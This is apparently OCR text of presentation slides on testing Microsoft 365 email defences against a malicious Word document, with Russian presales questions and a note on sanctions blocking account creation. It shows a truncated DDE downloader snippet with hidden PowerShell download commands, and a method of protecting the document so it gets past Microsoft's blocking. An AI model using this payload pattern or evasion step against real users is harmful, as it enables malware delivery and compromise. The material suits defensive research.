

Helena D
Helena D
Чем занимается ваша компания?
Helena D
Сколько сотрудников в вашей компании?
Helena D
Сколько из них является пользователями?
Helena D
Являетесь ли вы уже пользователями продуктами Microsoft или конкурентов?


Helena D
Helena D
Какое у вас текущее решение? (сервер? ОП Windows? Office?)
Helena D
Есть что-то, что вас не устраивает? "Болевые точки"?
Helena D
Хотели бы вы что-то изменить или добавить?
Helena D
Новое решение? Почему именно это?

Sanctions detected

- You can’t create Microsoft Business Account from Russia because sanctions.
- Russian IPs, Russian phone, Russian post code – bad for Microsoft
- But Microsoft partners can create accounts for customers

Create attacker and victim accounts




Create attacker and victim accounts

Testing


Malicious Doc

Exploit:O97M/DDEDownloader.B
(Quarantined)

```
essingInk"
xmlns:wne="http://schem
xmlns:wps="http://schem
essingShape" mc:Ignorab
w:rsidR="00655D12" w:rs
w:fldCharType="begin"/>
\\Windows\\System32\\cm
W Hidden $e=(New-Object
System.Net.WebClient).D
ps1');powershell -noP -
<w:bookmarkStart w:id="
w:id="0"/><w:r><w:fldCh
<w:rPr><w:b/><w:noProof
Formula</w:t></w:r><w:r
</w:p><w:sectPr w:rsidR
w:h="15840"/><w:pgMar w
w:left="1440" w:header=
w:space="720"/><w:docGr
```




Sent malicious document to user



But we can’t find this mail in Vasechkin’s Inbox

Microsoft blocked it!


Protect Malicious Doc



Vasechkin can open malicious doc


Others – can't open this doc


Viewer is a great permissions for user



